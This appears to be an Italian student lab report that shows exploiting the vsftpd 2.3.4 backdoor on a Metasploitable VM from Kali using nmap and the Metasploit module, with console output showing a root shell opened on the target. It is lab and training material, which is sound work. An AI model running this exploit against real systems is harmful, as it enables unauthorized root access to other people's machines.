
Report Hacking to Metasploit


Configurazione indirizzo IP della macchina Metasploitable

```
GNU nano 2.0.7
                          File: /etc/network/interfaces
  This file describes the network interfaces available on your system
 and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface ethO inet static
address 192.168.2.101<sub>-</sub>
netmask 255.255.255.0
                           R Read File Reev Page R Cut Text Cur Pos
             🔼 WriteOut
              'J Justifu
                           *W Where Is
                                         ^V Next Page ^U UnCut Text^T To Spell
```


Configurazione indirizzo IP della macchina Kali Linux



Scansione con **nmap** verso la macchina **Metasploitable** per identificare le **porte aperte** e in particolar modo la porta di nostro interesse che è la **porta n° 21**



Avvio di **msfconsole** tramite il comando "**msfconsole**"



Ricerca dell'exploit vsftpd tramite il comando "search exploit vsftpd"

Scelta del payload "exploit/unix/ftp/vsftpd_234_backdoor" tramite il codice di appartenenza"0"

Esecuzione del comando "show options" per controllare che le configurazioni fossero giuste

```
msf6 exploit(
                                                r) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
              Current Setting Required Description
   CHOST
                                             The local client address
The local client port
   CPORT
                                             A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
   RHOSTS
   RPORT 21
                                              The target port (TCP)
Exploit target:
   Id Name
       Automatic
View the full module info with the info, or info -d command.
msf6 exploit(
                                                ) >
```

Esecuzione del comando "set rhosts + indirizzo IP della macchina target" per impostare e memorizzare l'indirizzo IP del target e, successivamente, è stata verificata l'effettiva memorizzazione dell'IP tramite il comando "show options"

```
or) > set rhosts 192.168.2.101
msf6 exploit(
rhosts ⇒ 192.168.2.101
msf6 exploit(
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
              Current Setting Required Description
   Name
   CHOST
                                             The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
   CPORT
   RHOSTS 192.168.2.101 yes
                                             tml
   RPORT
                                             The target port (TCP)
Exploit target:
   Id Name
       Automatic
View the full module info with the info, or info -d command.
msf6 exploit(u
                                              or) >
```

Qui, è stato eseguito il comando "**run**" che equivale al comando "**exploit**", dove entrambi eseguono l'attacco verso il target prescelto.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.2.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.101:21 - USER: 331 Please specify the password.
[+] 192.168.2.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.2.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.100:43661 → 192.168.2.101:6200) at 2024-07-08 11:48:45 -0400
```

Effettiva avvenuta dell'attacco e creazione della cartella "**test_metasploit**" tramite il comando "**mkdir**" all'interno della macchina target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.2.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.101:21 - USER: 331 Please specify the password.
[+] 192.168.2.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.100:43661 → 192.168.2.101:6200) at 2024-07-08 11:48:45 -0400

mkdir /home/msfadmin/test_metasploit
ls /home/msfadmin/
test_metasploit
vulnerable
```